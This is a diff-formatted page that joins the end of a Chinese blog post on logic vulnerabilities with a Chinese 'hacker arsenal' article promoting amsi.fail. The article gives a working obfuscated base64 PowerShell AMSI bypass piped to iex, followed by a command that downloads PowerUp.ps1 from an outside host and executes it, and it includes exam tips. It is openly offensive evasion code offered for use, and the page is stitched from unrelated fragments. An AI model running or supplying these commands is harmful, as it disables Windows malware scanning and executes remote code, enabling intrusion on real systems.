
|
||||
|
||||
success出现,更改管理员密码的逻辑漏洞到手~~
|
||||
|
||||
****
|
||||

|
||||
|
||||
总结
|
||||
|
||||
除以上漏洞外,其实还有好多类似的漏洞,比如条件竞争、密码找回、任意用户接管、枚举、接口重放、参数溢出报错、验证码爆破.......
|
||||
|
||||
这些大家都知道的熊猫就不写了,逻辑漏洞最主要的就是经验和手感。
|
||||
|
||||
熊猫认为,想找逻辑漏洞主要得把站点功能先搞清楚,不推荐上来就咔咔找SQL注入、RCE这种大漏洞,这些先交给扫描器,主要先熟悉熟悉功能,多挖几个高危逻辑多香呀
|
||||

|
||||

|
||||
。
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,138 @@
|
||||
# 黑客武器库 | AMSI.fail完美bypass AMSI
|
||||
原创 玄鹄安全 高级红队专家 2024-12-03 23:06
|
||||
|
||||
**0-简介**
|
||||
|
||||
【OSCP必备
|
||||
】【OSEP必备
|
||||
】
|
||||
【实战必备
|
||||
】
|
||||
|
||||
amsi.fail是一款AMSI bypass神器
|
||||
|
||||
**1-名称**
|
||||
|
||||
```
|
||||
https://amsi.fail/
|
||||
```
|
||||
|
||||
|
||||
**2-来源**
|
||||
```
|
||||
https://github.com/Flangvik/AMSI.fail
|
||||
```
|
||||
|
||||
**3-用法**
|
||||
|
||||
打开https://amsi.fail/,点击“Generate Encoded”生成加密的powershell脚本,在目标机器上运行即可bypass AMSI。下面是一个例子,windows10下亲测可用:
|
||||
```
|
||||
[sySTem.tEXT.enCodinG]::UniCodE.gEtSTriNg([SySTEM.COnVeRT]::FROmBASe64StrING("IwBNAGEAdAB0ACA
|
||||
ARwByAGEAZQBiAGUAcgBzACAAcwBlAGMAbwBuAGQAIABSAGUAZgBsAGUAYwB0AGkAbwBuACAAbQBlAHQAaABvAGQAIAAKACQAcwBiAE0AVQBGAF8AcAB0ADY
|
||||
AYQBoAHoAZABQAHAAMQBsAEUAQQA9ACQAbgB1AGwAbAA7ACQAXwBPAF8AegA5ADIAbQBhAHEARABBAFYAVwA2AE4AdwA9ACIAUwB5AHMAdABlAG0ALgAkACg
|
||||
AKAAnAE0A4ABuAOEAZwDqACcAKwAnAG0A6QBuAHQAJwApAC4AbgBvAHIATQBBAEwAaQBaAGUAKABbAEMASABBAHIAXQAoAFsAQgBZAHQARQBdADAAeAA0ADY
|
||||
AKQArAFsAQwBoAEEAUgBdACgAMQAxADEAKgA1ADUALwA1ADUAKQArAFsAYwBIAEEAUgBdACgAMQAxADQAKwA2ADAALQA2ADAAKQArAFsAQwBIAEEAcgBdACg
|
||||
AOQAzACsAMQA2ACkAKwBbAGMAaABhAHIAXQAoADYAOAApACkAIAAtAHIAZQBwAGwAYQBjAGUAIABbAEMAaABhAHIAXQAoAFsAQgB5AHQARQBdADAAeAA1AGM
|
||||
AKQArAFsAQwBIAGEAUgBdACgAMQAxADIAKQArAFsAQwBIAGEAUgBdACgAMQAyADMAKQArAFsAQwBIAEEAUgBdACgAMQAxACsANgA2ACkAKwBbAEMAaABBAHI
|
||||
AXQAoADEAMQAwACkAKwBbAEMAaABBAFIAXQAoAFsAYgBZAFQARQBdADAAeAA3AGQAKQApAC4AJAAoACgAJwDAAPsAdAD1ACcAKwAnAG0A4gB0AO0AJwArACc
|
||||
A9ABuACcAKQAuAG4AbwByAE0AYQBsAEkAWgBlACgAWwBDAGgAQQByAF0AKABbAGIAWQB0AGUAXQAwAHgANAA2ACkAKwBbAGMAaABBAHIAXQAoAFsAQgBZAFQ
|
||||
ARQBdADAAeAA2AGYAKQArAFsAQwBIAEEAUgBdACgAWwBCAFkAdABlAF0AMAB4ADcAMgApACsAWwBDAGgAYQByAF0AKAA0ADYAKwA2ADMAKQArAFsAYwBoAEE
|
||||
AcgBdACgANgA4ACoAMQA0AC8AMQA0ACkAKQAgAC0AcgBlAHAAbABhAGMAZQAgAFsAQwBIAGEAcgBdACgAWwBCAFkAVABFAF0AMAB4ADUAYwApACsAWwBjAEg
|
||||
AQQByAF0AKABbAEIAeQB0AEUAXQAwAHgANwAwACkAKwBbAGMASABBAFIAXQAoAFsAQgB5AFQARQBdADAAeAA3AGIAKQArAFsAQwBoAGEAcgBdACgAWwBCAFk
|
||||
AdABlAF0AMAB4ADQAZAApACsAWwBDAEgAQQBSAF0AKAA1ACsAMQAwADUAKQArAFsAYwBIAGEAcgBdACgAWwBCAHkAdABFAF0AMAB4ADcAZAApACkALgAkACg
|
||||
AWwBDAGgAYQBSAF0AKAAxADAAKwA1ADUAKQArAFsAQwBIAEEAUgBdACgAMQAwADkAKwA4ADkALQA4ADkAKQArAFsAYwBIAEEAUgBdACgAWwBiAFkAdABFAF0
|
||||
AMAB4ADcAMwApACsAWwBDAEgAQQByAF0AKABbAEIAWQB0AEUAXQAwAHgANgA5ACkAKwBbAEMASABBAHIAXQAoAFsAYgBZAFQAZQBdADAAeAA1ADUAKQArAFs
|
||||
AYwBIAEEAUgBdACgANAA0ACsANwAyACkAKwBbAGMAaABBAHIAXQAoAFsAYgB5AFQARQBdADAAeAA2ADkAKQArAFsAQwBoAEEAcgBdACgAWwBCAHkAVABFAF0
|
||||
AMAB4ADYAYwApACsAWwBDAEgAYQBSAF0AKAA2ADkAKwA0ADYAKQApACIAOwAkAHIAdgBwAHQAegBqAGQAdwB2AG4AeAB1AHQAagBxAHkAbwBiAGYAcAB2AD0
|
||||
AIgArACgAJwDpACcAKwAnAOwAJwArACcAYgAnACkALgBuAE8AUgBtAEEAbABJAHoAZQAoAFsAYwBoAEEAUgBdACgANwAwACoANQA4AC8ANQA4ACkAKwBbAEM
|
||||
ASABBAHIAXQAoADQAOQArADYAMgApACsAWwBDAGgAQQByAF0AKAA3ADQAKwA0ADAAKQArAFsAQwBoAEEAcgBdACgAWwBiAHkAdABlAF0AMAB4ADYAZAApACs
|
||||
AWwBjAEgAQQByAF0AKAA2ADgAKwA5AC0AOQApACkAIAAtAHIAZQBwAGwAYQBjAGUAIABbAEMASABBAHIAXQAoADMANgArADUANgApACsAWwBDAEgAYQBSAF0
|
||||
AKABbAGIAWQB0AGUAXQAwAHgANwAwACkAKwBbAGMASABBAHIAXQAoAFsAQgB5AFQAZQBdADAAeAA3AGIAKQArAFsAQwBoAEEAUgBdACgANwA3ACsAMwAxAC0
|
||||
AMwAxACkAKwBbAEMASABhAFIAXQAoADEAMQAwACsANQA0AC0ANQA0ACkAKwBbAGMASABhAHIAXQAoADEAMgA1ACsANAAwAC0ANAAwACkAIgA7AFsAVABoAHI
|
||||
AZQBhAGQAaQBuAGcALgBUAGgAcgBlAGEAZABdADoAOgBTAGwAZQBlAHAAKAAxADQANwA2ACkAOwBbAFIAdQBuAHQAaQBtAGUALgBJAG4AdABlAHIAbwBwAFM
|
||||
AZQByAHYAaQBjAGUAcwAuAE0AYQByAHMAaABhAGwAXQA6ADoAKAAiACQAKAAoACcAVwByAO4AdAAnACsAJwDqAM0AbgB0ACcAKwAnADMAMgAnACkALgBOAG8
|
||||
AcgBNAEEAbABpAFoAZQAoAFsAQwBIAGEAcgBdACgANwAwACkAKwBbAGMASABBAFIAXQAoADEAMQAxACkAKwBbAEMAaABhAFIAXQAoAFsAQgBZAFQAZQBdADA
|
||||
AeAA3ADIAKQArAFsAQwBIAEEAcgBdACgAWwBiAHkAdABFAF0AMAB4ADYAZAApACsAWwBjAGgAYQBSAF0AKABbAGIAeQB0AEUAXQAwAHgANAA0ACkAKQAgAC0
|
||||
AcgBlAHAAbABhAGMAZQAgAFsAYwBIAEEAcgBdACgANAA0ACsANAA4ACkAKwBbAEMASABhAHIAXQAoADEAMQAyACsAMwAwAC0AMwAwACkAKwBbAEMAaABhAHI
|
||||
AXQAoADEAMgAzACoANQA4AC8ANQA4ACkAKwBbAGMASABBAHIAXQAoADUANQArADIAMgApACsAWwBjAGgAQQByAF0AKABbAEIAeQB0AEUAXQAwAHgANgBlACk
|
||||
AKwBbAEMASABBAHIAXQAoAFsAYgB5AFQAZQBdADAAeAA3AGQAKQApACIAKQAoAFsAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AFQAeQBwAGU
|
||||
AKAAkAF8ATwBfAHoAOQAyAG0AYQBxAEQAQQBWAFcANgBOAHcAKQAuAEcAZQB0AEYAaQBlAGwAZAAoACIAJAAoAFsAQwBIAEEAUgBdACgAWwBiAHkAdABFAF0
|
||||
AMAB4ADYAMQApACsAWwBjAGgAYQByAF0AKAAxADAAOQArADcANwAtADcANwApACsAWwBDAGgAYQBSAF0AKABbAGIAeQB0AEUAXQAwAHgANwAzACkAKwBbAEM
|
||||
ASABhAHIAXQAoADEAMAA1ACkAKwBbAGMASABhAHIAXQAoAFsAYgB5AHQARQBdADAAeAA0ADMAKQArAFsAQwBIAGEAcgBdACgAMQAxADEAKQArAFsAYwBIAEE
|
||||
AcgBdACgAWwBiAFkAVABlAF0AMAB4ADYAZQApACsAWwBjAGgAQQByAF0AKAAxADEANgArADIANwAtADIANwApACsAWwBDAEgAQQByAF0AKAAxADAAMQArADQ
|
||||
AOAAtADQAOAApACsAWwBDAEgAYQBSAF0AKAAxADIAMAArADMANwAtADMANwApACsAWwBjAEgAQQByAF0AKABbAGIAWQB0AEUAXQAwAHgANwA0ACkAKQAiACw
|
||||
AWwBSAGUAZgBsAGUAYwB0AGkAbwBuAC4AQgBpAG4AZABpAG4AZwBGAGwAYQBnAHMAXQAiAE4AbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAIgApAC4
|
||||
ARwBlAHQAVgBhAGwAdQBlACgAJABzAGIATQBVAEYAXwBwAHQANgBhAGgAegBkAFAAcAAxAGwARQBBACkALAAwAHgAMgBjADUAYQAzADAAZAA0ACkAOwAkAGg
|
||||
AYgBuAHEAcgBuAGMAYwBrAGIAYQB1AGQAYQB6AHgAYgBsAGIAdgBoAG0AYgBkAGcAZwBvAG0APQAiACsAKAAnAHMAbgBzACcAKwAnAHgAcgB5ACcAKQAuAG4
|
||||
ATwByAG0AQQBMAEkAWgBFACgAWwBjAGgAYQByAF0AKABbAEIAWQBUAEUAXQAwAHgANAA2ACkAKwBbAGMASABBAHIAXQAoADEAMQAxACoAMgAxAC8AMgAxACk
|
||||
AKwBbAGMAaABhAFIAXQAoAFsAQgBZAHQARQBdADAAeAA3ADIAKQArAFsAQwBIAEEAcgBdACgAWwBiAHkAVABlAF0AMAB4ADYAZAApACsAWwBDAEgAYQBSAF0
|
||||
AKABbAGIAWQB0AEUAXQAwAHgANAA0ACkAKQAgAC0AcgBlAHAAbABhAGMAZQAgAFsAQwBIAEEAUgBdACgAWwBCAHkAdABFAF0AMAB4ADUAYwApACsAWwBDAEg
|
||||
AQQByAF0AKAAzADUAKwA3ADcAKQArAFsAYwBIAEEAcgBdACgAMQAxADAAKwAxADMAKQArAFsAYwBIAGEAUgBdACgANgArADcAMQApACsAWwBjAEgAYQBSAF0
|
||||
AKABbAGIAWQB0AGUAXQAwAHgANgBlACkAKwBbAGMAaABBAFIAXQAoAFsAYgBZAHQAZQBdADAAeAA3AGQAKQAiADsAWwBUAGgAcgBlAGEAZABpAG4AZwAuAFQ
|
||||
AaAByAGUAYQBkAF0AOgA6AFMAbABlAGUAcAAoADEANgA5ADQAKQA="))|iex
|
||||
```
|
||||
|
||||
后面再执行就可以bypass AMSI了
|
||||
```
|
||||
iex ((New-Object System.Net.WebClient).DownloadString("http://192.168.136.131/PowerUp.ps1"))
|
||||
Invoke-AllChecks
|
||||
```
|
||||
|
||||
**4-实际案例**
|
||||
|
||||
**加载PowerUp被禁止:**
|
||||
```
|
||||
iex ((New-Object System.Net.WebClient).DownloadString("http://192.168.136.131/PowerUp.ps1"))
|
||||
```
|
||||
|
||||

|
||||
|
||||
**生成bypass AMSI命令并执行:**
|
||||
```
|
||||
https://amsi.fail/
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
执行成果,完美bypass AMSI
|
||||
|
||||
**考试技巧:**
|
||||
|
||||
https://amsi.fail/中的代码不一定每次都可以成功bypass,如果不成功再生成一个再执行即可
|
||||
|
||||

|
||||
|
||||
往期精选:
|
||||
|
||||
[黑客武器库 | 开篇](https://mp.weixin.qq.com/s?__biz=MzIzODMyMzQxNQ==&mid=2247483902&idx=1&sn=958654c5a58e7ca7ea5288726f54d909&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[黑客武器库 | RustScan](https://mp.weixin.qq.com/s?__biz=MzIzODMyMzQxNQ==&mid=2247483942&idx=1&sn=5204c46412a10380a897adcd6c59ae2c&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[黑客武器库 | CobaltSrike](https://mp.weixin.qq.com/s?__biz=MzIzODMyMzQxNQ==&mid=2247484051&idx=1&sn=12a52e087b27833e54aee2dd3485b57a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[黑客武器库 | IDA BETA 9.0](https://mp.weixin.qq.com/s?__biz=MzIzODMyMzQxNQ==&mid=2247484065&idx=1&sn=5f19f0936d483b3efb948785de9129a8&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[黑客武器库 | Linux提权神器GTFOBins](https://mp.weixin.qq.com/s?__biz=MzIzODMyMzQxNQ==&mid=2247484132&idx=1&sn=ab7cc66893a29e29eb5c9293ac3e555d&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
**更多技术资料加Q群获取交流**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user